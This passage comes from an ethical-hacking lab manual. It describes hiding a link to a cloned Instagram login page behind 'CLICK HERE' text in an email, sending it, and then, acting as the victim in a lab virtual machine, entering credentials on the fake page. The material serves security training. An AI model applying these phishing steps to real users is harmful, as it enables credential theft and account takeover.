


Figure 1.2.6: Creating and concealing a malicious link

16. In the **Edit Link** window, paste the copied malicious link in the **Web address** field under the **Link to** section. In the **Text to display** field, type **CLICK HERE** and click the **OK** button.




Figure 1.2.7: The Edit Link window

17. The fake link should appear in the message body, as shown in the screenshot.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

18. Verify that the fake link is linked to the correct cloned site: in Gmail, click the link; the actual URL will be displayed in a "**Go to link**" pop-up. Once verified, send the email to the intended user.




Figure 1.2.8: The cloned site URL hidden in a fake link

TASK 2.4

Open Phishing Email and Log in to the Cloned Website

19. Switch to the **Windows 10** virtual machine. Open any web browser (in this example, we are using **Mozilla Firefox**), sign in to the email account to which you sent the phishing mail as an attacker. Open the email you sent previously and click **HERE** to open the malicious link.




Figure 1.2.9: Phishing email

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

20. When the victim (you in this case) clicks the **CLICK HERE** hyperlink, a new tab opens up, and he/she will be presented with a replica of **www.instagram.com**.

21. The victim will be prompted to enter his/her username and password into the form fields, which appears to be the genuine Instagram login page. When the victim enters the **Phone number**, **username**, or **email** and **Password** and clicks **Log In**, he/she is redirected to the legitimate **Instagram** login page. Note the different URLs in the browser address bar for the fake and real login pages.




Figure 1.2.10: Fake Instagram login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

